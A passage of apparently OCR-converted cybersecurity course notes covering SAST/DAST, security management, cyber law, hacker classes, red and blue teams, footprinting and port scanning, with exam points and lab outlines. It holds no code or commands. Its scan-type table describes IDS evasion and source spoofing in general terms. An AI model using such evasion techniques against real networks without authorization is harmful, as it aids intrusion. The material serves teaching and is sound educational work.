Detects	Code patterns, logic flaws	Runtime input/output flaws
Limitations	Miss runtime issues	Cannot see source logic

---

5. POPULAR SAST AND DAST TOOLS (CONCEPTUAL)

Tool	Type	Capabilities	Output
SonarQube	SAST	Static code analysis, rules engine	Severity-based report
Fortify	SAST	Enterprise code scanning	Detailed code locations, fix suggestions
Checkmarx	SAST	CI/CD integration	Comprehensive risk report
OWASP ZAP	DAST	Web crawling, automated scanning	Vulnerability list, risk rating
Burp Suite	DAST	Interception, scanning, replay	Severity-based issues, proof of concept

---

6. CASE STUDY: WEB APPLICATION FRAMEWORK

6.1 Typical Web Framework Architecture

```
Client (Browser)
       |
       v
Controller / Routes
       |
       v
Business Logic Layer
       |
       v
Database / ORM
```

- MVC or MVVM frameworks (e.g., Django, Rails, ASP.NET)

6.2 Common Security Issues in Frameworks

- Default configurations exposing admin interfaces
- ORM misconfiguration leading to SQL Injection
- Template injection or XSS via view rendering
- Weak session and cookie handling

6.3 How SAST and DAST Detect Framework Vulnerabilities

- **SAST:** Scans source code for improper ORM queries, hardcoded secrets
- **DAST:** Injects payloads to test template rendering, authentication flows, and endpoints

---

7. BROWSER-BASED SECURITY ANALYSIS

7.1 Role of Browser Security Add-ons

- Detect malicious scripts
- Alert on unsafe content or suspicious behavior
- Complement server-side security analysis

7.2 Browser-JSGuard Firefox Add-on

- Detects **malicious JavaScript and suspicious webpages**
- Monitors behavior of scripts in real-time
- Provides **alerts for suspicious domains, hidden forms, and script injection**

7.3 Internal Working (Conceptual)

Component	Function
Script Analysis	Static parsing of JS code to detect unsafe functions
Heuristic Checks	Flags obfuscated, eval(), or dynamic script loading
Behavior Monitoring	Observes DOM changes, network requests for anomalies

8. IMPACT ANALYSIS

- Early detection of vulnerabilities in code and runtime
- Reduces security risk exposure
- Improves **overall application security posture**
- Facilitates **compliance and audit readiness**

---

9. REAL-WORLD USE CASES

- Banking and fintech apps integrating SAST/DAST in CI/CD
- Enterprises using JSGuard to prevent browser-side attacks
- SaaS providers scanning multi-tenant apps pre-deployment

---

10. DETECTION ACCURACY, FALSE POSITIVES, LIMITATIONS

Tool / Approach	Accuracy	Limitations
SAST	High for code-level	False positives, misses runtime flaws
DAST	High for runtime	Cannot see hidden logic, false positives
JSGuard	Good for malicious JS	May flag benign scripts, browser-dependent

---

11. PREVENTION & MITIGATION USING TEST RESULTS

- Apply **patches or code fixes** as recommended by SAST
- Harden server configuration based on DAST findings
- Add CSP, XSS filtering, secure headers
- Implement browser-side JS security policies

---

12. EXAM-ORIENTED KEY POINTS

- SAST = **early detection in development**
- DAST = **runtime detection in testing/staging**

- JSGuard = **browser-level protection against malicious scripts**
- SDLC integration ensures **continuous security**

---

13. INTERVIEW QUESTIONS & ANSWERS

Q1: Difference between SAST and DAST?
A: SAST analyzes source code; DAST analyzes running application.

Q2: Where in SDLC is SAST most effective?
A: During **development and design** phases.

Q3: How does JSGuard detect malicious webpages?
A: Through **script parsing, heuristic analysis, and runtime behavior monitoring**.

Q4: Can DAST detect business logic flaws?
A: Limited; manual logic testing may be required.

---

14. LAB ASSIGNMENTS (EDUCATIONAL & ETHICAL)

LAB–1: SAST Analysis

- Scan a **sample codebase** using SAST tool
- Identify **injection, secrets, and logic flaws**
- Categorize vulnerabilities: High / Medium / Low
- Generate **report and remediation steps**

LAB–2: DAST Analysis

- Perform runtime scan on a **test web application**
- Identify **XSS, CSRF, auth flaws**
- Analyze scanner output for **false positives**
- Document mitigation recommendations

LAB–3: Browser-Based Security Testing

- Install **JSGuard Firefox Add-on**
- Load a **controlled malicious test page**
- Observe warnings for **suspicious scripts**
- Understand **how browser-side detection complements SAST/DAST**

---

15. FINAL SESSION–5 TAKEAWAYS

- SAST: **Code-level, early detection, white-box**
- DAST: **Runtime-level, black-box, functional testing**
- Browser security add-ons like **JSGuard** add a **client-side defense layer**
- Integrating these tools in SDLC strengthens **overall application security posture**

SESSION–6: SECURITY MANAGEMENT & THREATS

---

1. Security Management Concepts & Principles

1.1 Definition and Core Concept

- **Security Management**: Systematic process to **protect information assets** by implementing policies, procedures, and controls.
- Core principles: **Risk assessment, governance, accountability, and continuous improvement**.

1.2 Importance in Modern Cybersecurity

- Reduces financial and reputational risk.
- Aligns IT security with **organizational objectives**.
- Enables **compliance with regulatory frameworks** (ISO 27001, NIST).

1.3 Security Objectives Affected

- **Confidentiality**: Protect sensitive data from unauthorized access.
- **Integrity**: Ensure data accuracy and consistency.
- **Availability**: Ensure systems and data are accessible to authorized users.

1.4 Governance, Policies, and Frameworks

Framework	Purpose
ISO 27001	Information security management system (ISMS) standard
NIST CSF	Cybersecurity framework for risk management and controls
COBIT	IT governance and management framework

1.5 Principles of Security Management

- Risk management and assessment
- Incident response planning
- Access control policies
- Continuous monitoring and auditing

---

2. Human Side of Information Security

2.1 Human Factor in Security

- Humans are the **weakest link** in security systems.
- Major threat sources: **insiders, social engineering, negligence**.

2.2 Social Engineering

- Phishing, pretexting, baiting, tailgating.
- Exploits trust to access sensitive information.

2.3 Insider Threats

- **Malicious insiders**: Employees stealing data.
- **Accidental insiders**: Misconfigurations, mistakes.

2.4 Awareness and Training

- Security awareness programs.
- Regular phishing simulations.
- Role-based training for sensitive functions.

---

3. Threats to Information Systems

3.1 Cyber Attacks (External vs Internal)

Type	Description
External	Hackers, malware, phishing campaigns
Internal	Insider misuse, accidental disclosure

3.2 Malware, Phishing, Ransomware

- **Malware**: Viruses, worms, trojans.
- **Phishing**: Credential harvesting via email or fake websites.
- **Ransomware**: Encrypts data, demands ransom.

3.3 Network-based Attacks

- DDoS, MITM, spoofing, ARP poisoning.

3.4 Application-based Attacks

- SQL Injection, XSS, CSRF, insecure APIs.

---

4. Threats and Attack Classification

4.1 Categories

Category	Examples
Physical	Theft, vandalism
Logical	Malware, software exploits
Social Engineering	Phishing, impersonation
Network	DDoS, sniffing
Web / Application	SQLi, XSS, CSRF

4.2 Severity Levels and Risk Assessment

Level	Risk Description	Mitigation
High	Critical impact, sensitive data loss	Immediate patching, isolation
Medium	Moderate impact, partial loss	Planned mitigation
Low	Minor impact	Monitoring, acceptance

SESSION–7: PROTECTING INFORMATION SYSTEMS & MOBILE SECURITY

---

1. Protecting Information System Security

1.1 Preventive, Detective, Corrective Controls

Control	Examples
Preventive	Firewalls, access control, encryption
Detective	IDS/IPS, log monitoring, audits
Corrective	Patching, backups, incident response

1.2 Firewalls, IDS/IPS, Encryption

- **Firewalls**: Filter network traffic.
- **IDS/IPS**: Detect or prevent attacks in real-time.
- **Encryption**: TLS for data in transit, AES for storage.

1.3 Security Monitoring and Audits

- Continuous network and application monitoring.
- Periodic vulnerability assessments and compliance audits.

---

2. Security in Mobile and Wireless Computing

2.1 Risks

- Device loss/theft, malware apps.
- Insecure Wi-Fi, weak encryption.
- BYOD (Bring Your Own Device) policy risks.

2.2 Secure Communication Protocols

- **WPA3**: Stronger Wi-Fi encryption.
- **VPNs**: Secure remote connections.
- **TLS/HTTPS**: Secure app-server communication.

2.3 Device Management and Policies

- Mobile Device Management (MDM) tools.
- Policy enforcement for encryption, password, and patch updates.

---

3. Credit Card Frauds in Mobile and Wireless Computing

3.1 Types of Fraud

- **Skimming**: Capturing card data via hardware or apps.
- **Phishing**: Credential harvesting via fake apps/websites.
- **Fake apps**: Malicious apps disguised as legitimate banking apps.

3.2 Detection and Mitigation Techniques

- Real-time transaction monitoring.
- Two-factor authentication (2FA).
- App store vetting and secure payment APIs.

---

4. Information Security Management

4.1 Security Governance Models

- Define roles, responsibilities, and reporting.
- Align IT security with business objectives.

4.2 Risk Management Lifecycle

- Identify → Assess → Mitigate → Monitor → Review.

4.3 Compliance and Auditing

- Internal audits for policy adherence.
- External audits for regulatory compliance (PCI DSS, ISO 27001).

---

5. Fundamentals of Information Security

5.1 CIA Triad

- **Confidentiality**: Restrict access.
- **Integrity**: Prevent unauthorized modification.
- **Availability**: Ensure system uptime.

5.2 Authentication, Authorization, Accounting (AAA)

- **Authentication**: Verify user identity.
- **Authorization**: Grant access rights.
- **Accounting**: Log activity for audit.

5.3 Cryptography Basics

- Symmetric encryption: AES, DES.
- Asymmetric encryption: RSA, ECC.
- Hashing: SHA-256, bcrypt.

5.4 Security Policies and Standards

- Acceptable use policies.
- Data classification and handling rules.
- Standards: ISO 27001, NIST SP 800-53.

---

6. Real-World Case Studies and Incidents

- **Target breach 2013**: Compromised POS system → credit card theft.
- **Equifax 2017**: Exploited web vulnerability → 147M records leaked.
- **Mobile banking malware**: Fake apps harvesting credentials.

---

7. Detection Techniques and Monitoring

- Log analysis: Detect anomalies.
- Intrusion detection: Signature and anomaly-based.
- Endpoint monitoring: Malware detection, application control.

---

8. Prevention and Mitigation Strategies

- Firewalls, IDS/IPS, encryption.
- User awareness training.
- Multi-factor authentication (MFA).
- Patching and configuration management.

---

9. Comparison Between Threats, Attacks, and Defenses

Aspect	Threat	Attack	Defense
Definition	Potential cause of harm	Exploitation of a vulnerability	Measures to prevent or mitigate
Source	Human, software, natural	Attacker or malware	Policies, tools, controls
Timing	Potential	Active	Pre-emptive / reactive

---

10. Advantages and Limitations of Security Measures

Measure	Advantages	Limitations
Firewalls	Blocks unauthorized traffic	Cannot detect malware in allowed traffic
IDS/IPS	Detects intrusions	False positives/negatives
Encryption	Protects data	Key management overhead
User Training	Reduces human errors	Requires continuous reinforcement

---

11. Exam-Oriented Key Points

- CIA Triad is the foundation of security.
- Human factors are the **primary source of breaches**.
- Governance frameworks standardize security management.
- Mobile/wireless security is critical due to BYOD and IoT.
- Prevention, detection, and correction form the **core defense strategy**.

---

12. Interview Questions & Answers

Q1: Difference between a threat and a vulnerability?
A: Threat is a potential harm; vulnerability is a weakness that could be exploited.

Q2: What are preventive, detective, and corrective controls?
A: Preventive stops attacks, detective identifies attacks, corrective mitigates damage.

Q3: How does AAA support security?
A: Authentication verifies, Authorization permits, Accounting audits user actions.

Q4: Name two mobile security risks.
A: Device theft, insecure Wi-Fi connections, malicious apps.

LAB ASSIGNMENTS (EDUCATIONAL & ETHICAL)

Lab-1: Threat Analysis and Classification

- Identify threats in a test environment.
- Classify by type (physical, logical, network, social).
- Assign severity and risk ratings.
- Explain mitigation strategies.

Lab-2: Security Management Simulation

- Create security policies for a sample organization.
- Implement access control (RBAC/ABAC) and monitoring.
- Evaluate preventive, detective, corrective control effectiveness.

Lab-3: Mobile and Wireless Security Testing

- Simulate device/wireless vulnerabilities.
- Demonstrate detection of insecure Wi-Fi, fake apps.
- Conceptually discuss credit card fraud risks.

Lab-4: Fundamentals and Defense Implementation

- Apply CIA principles practically.
- Configure authentication, authorization, and auditing.
- Implement encryption and access control in a test environment.

DIAGRAM EXAMPLES

Threat and Attack Workflow:

```
[Attacker / Insider]
        |
        v
[Threat Exploitation]
        |
        v
[System / Application Vulnerability]
        |
        v
[Impact: Data Loss / Service Disruption]
```

Risk Management Lifecycle:

```
Identify → Assess → Mitigate → Monitor → Review
```

CLASSIFICATION TABLE EXAMPLE

Threat Type	Example	Impact	Mitigation
Physical	Theft of server	Data loss	Surveillance, locks
Network	DDoS attack	Service outage	Firewall, IDS, rate limiting
Social Engineering	Phishing	Credential theft	Training, MFA
Application	SQL Injection	Data compromise	Input validation, WAF

SESSION–8: CYBER CRIMES, CYBER LAW, AND ETHICAL HACKING

---

1. CYBER CRIMES

1.1 Definition and Core Concept

- **Cyber Crime:** Any criminal activity involving **computers, networks, or digital devices** as a tool or target.
- Involves theft, fraud, damage, or unauthorized access to data and systems.

1.2 Importance and Relevance

- Increasing dependency on digital systems → higher attack surface.
- Financial, reputational, and operational risks are severe.
- Requires legal frameworks and technical controls to prevent and prosecute.

1.3 Classification and Types

Type	Description
Fraud	Online scams, phishing, fake transactions
Identity Theft	Stealing credentials or personal data
Hacking	Unauthorized access to systems
Malware	Viruses, worms, trojans
Ransomware	Encrypts files for ransom
Social Engineering	Manipulation to reveal confidential info
Cyber Stalking / Harassment	Threats and intimidation online

---

2. CYBER CRIMES IN THE CONTEXT OF INTERNET USAGE

- **Social Media:** Account hacking, fake profiles, harassment.
- **E-commerce:** Fraudulent transactions, fake products, carding.
- **Cloud Services:** Data breaches, misconfigured storage buckets.
- **Email:** Phishing, spam campaigns.
- **IoT Devices:** Botnets, data exfiltration, device takeover.

---

3. LEGAL ASPECTS OF OPEN COMMUNICATIONS

- **Freedom of Expression vs Regulation:** Balances civil liberties and societal protection.
- **Liability and Accountability:** Service providers, users, and intermediaries.
- Regulatory oversight required for **hate speech, defamation, illegal content**.

---

4. INDIAN PENAL LAW & CYBER CRIMES

4.1 Relevant IPC Sections

IPC Section	Offense
66C IT Act	Identity theft / fraud

IPC Section	Offense
66D IT Act	Cheating by impersonation
66E IT Act	Privacy violation
420 IPC	Cheating and fraud
66F IT Act	Cyber terrorism
43, 43A IT Act	Hacking, data protection

4.2 Types of Cyber Offences

- **Fraud:** Fake transactions, phishing.
- **Hacking:** Unauthorized system access.
- **Mischief:** Damaging digital property or services.

4.3 Indian Case Studies

- **ICICI Bank phishing 2018:** Fraudulent emails and social engineering.
- **Aadhaar data breach 2018:** Personal data exposed due to server misconfiguration.

---

5. INTERNATIONAL CYBER LAW

- **UN Guidelines:** Promote cross-border cooperation and cybercrime conventions.
- **Budapest Convention (2001):** First international treaty on cybercrime.
- **GDPR (EU):** Data protection and privacy law.
- **Cross-border Jurisdiction Issues:** Law enforcement and prosecution challenges.

---

6. OBSCENITY AND PORNOGRAPHY ON THE INTERNET

6.1 Legal Definitions

- Illegal content: Child pornography, revenge porn, obscene material.
- Indian laws: IT Act 2000 (Sec 67), IPC Sec 292/293.

6.2 Detection and Monitoring

- Automated filters, keyword scanning, URL blacklists.
- AI/ML-based content moderation in social media and cloud platforms.

6.3 Social Impact and Penalties

- Harm to minors, privacy violations, reputational damage.
- Penalties include fines, imprisonment, and website takedowns.

---

7. INTRODUCTION TO ETHICAL HACKING

7.1 Purpose

- Identify vulnerabilities **before malicious actors** exploit them.
- Improve **security posture** of systems and organizations.

7.2 Ethics and Professional Standards

- Permission-based testing (legal authorization).
- Non-disclosure of sensitive findings without consent.
- Adhere to codes of conduct (EC-Council, ISACA).

7.3 Difference Between Ethical and Malicious Hacking

Aspect	Ethical Hacker	Malicious Hacker
Permission	Yes	No
Objective	Security improvement	Personal gain, damage
Reporting	Provides report & fixes	Exploits vulnerabilities

---

8. ETHICAL HACKING TERMINOLOGY

Term	Definition
Vulnerability	Weakness in system
Exploit	Code or method to leverage vulnerability
Threat	Potential cause of damage
Payload	Malicious code executed by exploit
White Hat	Authorized ethical hacker
Gray Hat	Hacking without permission but without malicious intent
Black Hat	Malicious hacker

---

9. HACKING TECHNOLOGIES

- **Tools and Frameworks:** Metasploit, Nmap, Wireshark, Burp Suite.
- **Network Scanning:** Discover live hosts, open ports, services.

- **Exploitation Tools:** Automate attacks on vulnerabilities.
- **Social Engineering Tools:** Phishing frameworks, email spoofing.

---

10. PHASES INVOLVED IN ETHICAL HACKING

10.1 Reconnaissance

- Information gathering: DNS, IP ranges, public data.

10.2 Scanning and Enumeration

- Identify open ports, services, and vulnerabilities.

10.3 Gaining Access

- Exploit known vulnerabilities to access the system.

10.4 Maintaining Access / Post-Exploitation

- Evaluate potential for persistence, privilege escalation.

10.5 Covering Tracks / Reporting

- Document findings, suggest mitigation, avoid leaving traces.

```
[Reconnaissance] --> [Scanning] --> [Gaining Access] --> [Maintaining Access]
--> [Reporting]
```

---

11. IMPACT ANALYSIS OF CYBER CRIMES AND HACKING

Impact Type	Description
Financial Loss	Fraudulent transactions, ransomware payments
Privacy Violations	Data breaches, identity theft
Business Disruption	Downtime, reputational damage

---

12. DETECTION AND MONITORING STRATEGIES

- **SIEM (Security Information & Event Management):** Log collection, correlation, alerting.
- **IDS/IPS:** Detect and prevent intrusions.
- **Network monitoring:** Packet capture, anomaly detection.

---

13. PREVENTION AND MITIGATION STRATEGIES

- Implement **legal compliance**: IT Act, GDPR.
- Technical controls: Firewalls, endpoint security, encryption.
- Awareness programs: Social engineering, phishing resistance.

---

14. REAL-WORLD CASE STUDIES

- **Wannacry Ransomware 2017:** Global impact, encryption of critical systems.
- **Sony Pictures Hack 2014:** Espionage and data leaks.
- **Indian ATM Fraud Cases:** Skimming, cloning, phishing.

---

15. COMPARISON BETWEEN CYBER CRIME TYPES AND LEGAL REMEDIES

Cyber Crime	Example	Legal Remedy
Fraud	Phishing	IPC Sec 420, IT Act Sec 66D
Hacking	Unauthorized access	IT Act Sec 66, 66F
Obscenity	Illegal content upload	IPC Sec 292, IT Sec 67
Malware	Ransomware	IT Act Sec 66, Police Cyber Cells

---

16. ADVANTAGES AND LIMITATIONS OF ETHICAL HACKING & CYBER LAW

Aspect	Advantages	Limitations
Ethical Hacking	Proactive vulnerability detection	Cannot guarantee all flaws detected
Cyber Law	Legal recourse, deterrence	Cross-border enforcement challenges

---

17. EXAM-ORIENTED KEY POINTS

- Understand **cybercrime types, Indian IPC & IT Act sections**.
- Ethical hacking follows **structured phases and legal authorization**.
- Awareness of international frameworks (Budapest Convention, GDPR) is crucial.

---

18. INTERVIEW QUESTIONS & ANSWERS

Q1: Difference between ethical and black-hat hacking?
A: Ethical hacking is authorized and legal; black-hat is unauthorized and malicious.

Q2: Name three Indian legal provisions for cyber crimes.
A: IT Act Sec 66, Sec 66F (cyber terrorism), IPC Sec 420 (cheating/fraud).

Q3: What are the main phases of ethical hacking?
A: Reconnaissance → Scanning → Gaining Access → Maintaining Access → Reporting.

Q4: What is the role of SIEM in cyber crime detection?
A: Collects, correlates, and analyzes logs to detect security incidents.

LAB ASSIGNMENTS (EDUCATIONAL & ETHICAL)

Lab-1: Understanding Cyber Crimes

- Identify cyber crime types in controlled lab.
- Map IPC/IT Act sections.
- Discuss ethical implications.

Lab-2: Ethical Hacking Simulation

- Reconnaissance and scanning in test environment.
- Identify vulnerabilities safely.
- Document findings and mitigation.

Lab-3: Legal and Compliance Analysis

- Study Indian and international cyber laws.
- Map scenarios of fraud, hacking, obscenity.
- Recommend legal and technical safeguards.

DIAGRAM EXAMPLES

Ethical Hacking Phases:

```
[Reconnaissance]
       |
       v
[Scanning & Enumeration]
       |
       v
[Gaining Access]
       |
       v
[Maintaining Access / Post-Exploitation]
       |
       v
[Covering Tracks / Reporting]
```

Cyber Crime Impact Workflow:

```
[Threat Actor] --> [Cyber Attack] --> [System / Data Compromise] -->
[Financial / Privacy / Business Impact]
```

Legal Mapping Table Example:

Crime	IPC/IT Act Section	Penalty
Hacking	Sec 66	3 yrs imprisonment / fine
Identity Theft	Sec 66C	3 yrs / fine
Obscenity	Sec 67	5 yrs / fine

SESSION–9: HACKER CLASSES, RED/BLUE TEAMS, AND ETHICAL HACKING SKILLS

---

1. TYPES OF HACKER CLASSES

1.1 Definition and Core Concept

- **Hacker Classes:** Categories of individuals who exploit computer systems, classified based on intent, skills, and legality.
- Understanding hacker classes helps in **threat modeling and defense planning**.

1.2 Classification and Characteristics

Hacker Class	Intent	Skills	Legality	Example
White Hat	Ethical testing	High	Legal	Penetration tester
Black Hat	Malicious exploitation	High	Illegal	Cybercriminal exploiting data breaches
Grey Hat	Ethical + Unauthorized	Medium-High	Legal ambiguity	Hackers exposing flaws without permission
Script Kiddies	Curious / thrill	Low	Illegal	Use pre-made scripts to exploit vulnerabilities
Hacktivists	Ideological / political	Medium	Illegal	Anonymous collective
Insider Threats	Privileged misuse	Medium-High	Illegal	Employee stealing sensitive data

Key Points:

- Skill level varies: White & Black hats are highly skilled, Script Kiddies have minimal knowledge.
- Intent determines ethical and legal standing.

---

2. RED TEAM, BLUE TEAM, GREY TEAM

2.1 Roles and Responsibilities

Team	Function	Key Responsibilities
Red Team	Attack simulation	Identify vulnerabilities, exploit systems in controlled environment
Blue Team	Defense & monitoring	Detect, respond, and mitigate attacks; monitor logs and systems
Grey Team	Hybrid / observation	Observe interactions, advise on improvements, simulate controlled unauthorized access

2.2 Interaction with Security Posture

- Red team exposes vulnerabilities.
- Blue team strengthens defenses.
- Grey team ensures balanced evaluation.

2.3 Workflow ASCII Diagram

```
[Red Team] --> Simulate Attack --> [Blue Team] --> Detect & Mitigate -->
[Grey Team] --> Observe & Report
```

---

3. ETHICAL HACKERS VS CRACKERS

Aspect	Ethical Hacker	Cracker
Intent	Improve security	Personal gain or damage
Legality	Legal with permission	Illegal
Methodology	Structured penetration testing	Exploitation for theft/destruction
Reporting	Detailed report with remediation	Cover tracks, avoid detection
Example	Company hires CEH to test apps	Malware author stealing bank data

Case Example:

- **Ethical:** CEH hired to test bank systems → vulnerability patched.
- **Cracker:** Cybercriminal exploits same vulnerability → financial loss.

---

4. GOALS OF ATTACKERS

4.1 Objectives

- Data theft / sensitive information
- Financial gain (bank accounts, crypto)
- Service disruption (DDoS)
- Espionage (corporate/government)
- Reputation damage

4.2 Motivations

- **Political:** Hacktivism, cyber warfare
- **Financial:** Ransomware, fraud
- **Personal:** Revenge, thrill-seeking
- **Ideological:** Promote a cause or ideology

4.3 Real-World Case Studies

- **Sony Pictures Hack (2014):** Espionage, reputational damage.
- **WannaCry (2017):** Financial and operational disruption.
- **Anonymous attacks:** Political hacktivism.


---

5. SECURITY, FUNCTIONALITY, AND EASE OF USE TRIANGLE

5.1 Concept Explanation

- **Trade-off:** Improving one aspect may reduce others.
- **Triangle vertices:**
    1. Security
    2. Functionality
    3. Usability

5.2 Diagram



Implications:

- High security may reduce usability.
- Maximum functionality may compromise security.
- Ethical hackers must balance the three when advising.

---

6. SKILLS REQUIRED TO BECOME AN ETHICAL HACKER

6.1 Technical Skills

- **Networking:** TCP/IP, DNS, VPN, firewalls
- **Operating Systems:** Windows, Linux, Unix
- **Programming:** Python, C/C++, JavaScript, Bash
- **Databases:** SQL, NoSQL, queries, injections
- **Web Technologies:** HTTP, HTTPS, APIs, web app frameworks

6.2 Soft Skills

- Analytical thinking and problem-solving
- Communication and report writing
- Persistence and ethical reasoning

6.3 Certifications and Training

Certification	Focus
CEH	Ethical hacking fundamentals
OSCP	Penetration testing and practical exploitation
CompTIA Security+	Security concepts, risk management
CISSP	Security governance and operations

---

7. TOOLS AND METHODOLOGIES COMMONLY USED

Tool	Purpose
Nmap	Network scanning
Metasploit	Exploitation framework
Wireshark	Packet analysis
Burp Suite	Web application security testing
Social Engineering Toolkit	Phishing simulations

Methodology: Recon → Scanning → Exploitation → Post-Exploitation → Reporting

---

8. IMPACT ANALYSIS OF SKILLED ETHICAL HACKING

- Early detection of critical vulnerabilities
- Improved organizational defense posture
- Compliance with security standards
- Reduced risk of data breaches and financial loss

---

9. DETECTION, MITIGATION, AND REPORTING TECHNIQUES

- **Detection:** Log monitoring, IDS alerts, SIEM dashboards
- **Mitigation:** Patching, configuration hardening, access control
- **Reporting:** Detailed lab report, CVSS severity scoring, remediation recommendations

---

10. COMPARISON: ATTACKER SKILL LEVELS VS ORGANIZATIONAL DEFENSE

Skill Level	Threat	Mitigation
Script Kiddie	Low	Firewalls, IDS
Black Hat	High	Advanced threat hunting, proactive pentesting
Insider	Medium-High	Role-based access control, monitoring
Red Team	High (authorized)	Strengthens defense

---

11. ADVANTAGES AND LIMITATIONS OF ETHICAL HACKING PROGRAMS

Advantage	Limitation
Proactive identification of vulnerabilities	Cannot guarantee all vulnerabilities are found
Improves security awareness	Requires resources and skilled personnel
Helps meet compliance standards	Potential operational impact during testing

---

12. EXAM-ORIENTED KEY POINTS

- Hacker classes: White, Black, Grey, Script Kiddies, Hacktivists, Insider threats
- Red / Blue / Grey Teams: Roles and workflows
- Security-Usability-Functionality trade-offs
- Ethical hacking skills, tools, and certifications

---

13. INTERVIEW QUESTIONS & ANSWERS

Q1: Difference between Red Team and Blue Team?
A: Red Team simulates attacks; Blue Team defends and monitors.

Q2: Name 3 hacker classes and their intent.
A: White Hat (ethical), Black Hat (malicious), Grey Hat (ambiguous / unauthorized but not malicious).

Q3: What are key technical skills for an ethical hacker?
A: Networking, OS, programming, databases, web security.

Q4: Explain the Security-Usability-Functionality triangle.
A: Balances trade-offs between making systems secure, functional, and user-friendly.

LAB ASSIGNMENTS (EDUCATIONAL & ETHICAL)

Lab-1: Hacker Class Simulation

- Identify hacker types in a lab scenario.
- Map intent, goals, and ethical boundaries.
- Discuss possible mitigation strategies.

Lab-2: Red Team vs Blue Team Exercise

- Red team performs safe penetration tests.
- Blue team detects and mitigates attacks.
- Grey team observes and reports.
- Document lessons and security improvements.

Lab-3: Skill Mapping and Practical Exercises

- Practice networking, scanning, and vulnerability assessment.
- Prepare skill development plan for becoming an ethical hacker.
- Record findings and lessons learned.

DIAGRAM EXAMPLES


Hacker Classes Overview:

```
[White Hat] - Ethical & Authorized
[Black Hat] - Malicious & Unauthorized
[Grey Hat]  - Unauthorized but non-malicious
[Script Kiddie] - Low skill, uses scripts
[Hacktivist] - Political/ideological
[Insider Threat] - Privileged misuse
```

Red / Blue / Grey Team Workflow:

```
[Red Team] --> Attack Simulation --> [Blue Team] --> Detect & Mitigate -->
[Grey Team] --> Observe & Report
```

Security-Functionality-Usability Triangle:



SESSION–10: ETHICAL HACKING, FOOT-PRINTING, AND SCANNING TECHNIQUES

---

1. INTRODUCTION TO ETHICAL HACKING

1.1 Definition and Core Concept

- **Ethical Hacking:** Authorized practice of probing systems, networks, or applications to identify vulnerabilities **before malicious actors exploit them**.
- Focused on **proactive security assessment**.

1.2 Role in Organizational Security

- Early detection of vulnerabilities
- Reduces risk of data breaches and service disruption
- Supports **regulatory compliance** (ISO 27001, GDPR)

1.3 Legal and Ethical Boundaries

- Must have **written authorization** from asset owner.
- Avoid testing outside defined **scope**.
- Ethical hackers must report all findings and suggest mitigations.

---

2. CREATING A SECURITY EVALUATION PLAN

2.1 Definition

- Structured document outlining **scope, methodology, assets, threats, and reporting structure** for ethical hacking.

2.2 Components

1. **Scope Definition**
    - Systems, networks, applications included/excluded
    - Time frame of testing

2. **Asset Identification**
    - Servers, databases, endpoints, web applications
3. **Threat Modeling**
    - Identify potential attackers, vulnerabilities, and attack vectors
4. **Rules of Engagement (ROE)**
    - Testing methods allowed
    - Hours of operation, escalation procedures
5. **Reporting and Remediation**
    - Vulnerability classification (High, Medium, Low)
    - Recommendations for mitigation

```
[Scope & Assets] --> [Threat Modeling] --> [Rules of Engagement] -->
[Testing] --> [Reporting & Remediation]
```

---

3. TYPES OF ETHICAL HACKS

Type	Description	Knowledge of System
White-box	Full system access provided	Full knowledge
Black-box	No prior information given	Zero knowledge
Grey-box	Partial knowledge	Limited knowledge

---

4. FOOT-PRINTING

4.1 Definition

- Process of **collecting information about targets** to identify attack vectors.

4.2 Passive vs Active Footprinting

Type	Description	Example
Passive	Collect info without interacting directly	WHOIS, DNS records, Google Dorks
Active	Interacts with the target system	Ping sweeps, traceroute, port scans

4.3 Information Gathering Techniques

- Domain and IP reconnaissance
- Email harvesting
- Social media and employee profiling
- DNS interrogation

---

5. SOCIAL ENGINEERING

5.1 Definition

- Manipulating humans to **reveal confidential information**.

5.2 Types

- **Human-based:** Pretexting, phishing, baiting, tailgating
- **Technology-based:** Phone phishing, spear phishing emails

5.3 Impact

- Bypasses technical controls
- Can lead to **credential theft, financial fraud, or insider compromise**

---

6. USE OF TRACEROUTE IN FOOT-PRINTING

6.1 Working Principle

- Discovers **network path from attacker to target** by sending packets with increasing TTL (Time-to-Live).
- Identifies **intermediate routers** (hops).

6.2 Security Implications

- Reveals **network topology** and potential choke points
- Attackers can locate firewall boundaries and critical network segments

```
Attacker --> Router1 --> Router2 --> Router3 --> Target
```

---

7. PORT SCANNING, NETWORK SCANNING, AND VULNERABILITY SCANNING

7.1 Definitions

- **Port Scanning:** Identifies open ports and listening services.
- **Network Scanning:** Maps IP ranges, discovers live hosts.
- **Vulnerability Scanning:** Identifies known security weaknesses in hosts, services, or applications.

---

8. SCANNING METHODOLOGIES

8.1 TCP and UDP Scans

- TCP scans: Check connection-oriented services
- UDP scans: Identify connectionless services

8.2 Banner Grabbing

- Collects service version information to identify vulnerabilities

8.3 Service and OS Detection

- Determines **operating system and application versions** to assess exposure

---

9. ADVANCED SCANNING TECHNIQUES

Scan Type	Description	Detection Logic / Evasion
SYN Scan	Half-open TCP handshake	Less likely to log full connection
Stealth Scan	Manipulates TCP flags	Avoids triggering IDS
XMAS Scan	Sets FIN, URG, PSH flags	Identifies closed ports based on response
NULL Scan	No flags set	Exploits TCP RFC behavior for OS fingerprinting
FIN Scan	Only FIN flag	Closed ports respond; stealthy
IDLE Scan	Uses third-party zombie host	Spoofs source IP to remain anonymous

Diagram of SYN Scan Logic:

```
Attacker --SYN--> Target
Target --SYN/ACK--> Attacker
Attacker --RST--> Target (Half-open, stealthy)
```

---

10. IMPACT ANALYSIS OF RECONNAISSANCE AND SCANNING

- Helps **attackers** identify weaknesses
- Can overload systems if aggressive scans are used
- Ethical hackers use controlled scans to minimize disruption

11. DETECTION AND DEFENSIVE COUNTERMEASURES

- Firewall and IDS/IPS configurations to block suspicious scans
- Rate-limiting requests
- Log monitoring and anomaly detection

---

12. COMPARISONS

Concept	Footprinting	Scanning
Objective	Gather info	Identify live hosts & vulnerabilities
Interaction	Passive/active	Active
Tools	WHOIS, DNS, Google Dork	Nmap, Nessus, OpenVAS

Concept	Port Scanning	Vulnerability Scanning
Scope	Open ports	Weaknesses & CVEs
Depth	Low	High
Tool Example	Nmap	Nessus, OpenVAS

---

13. ADVANTAGES AND LIMITATIONS OF SCANNING TECHNIQUES

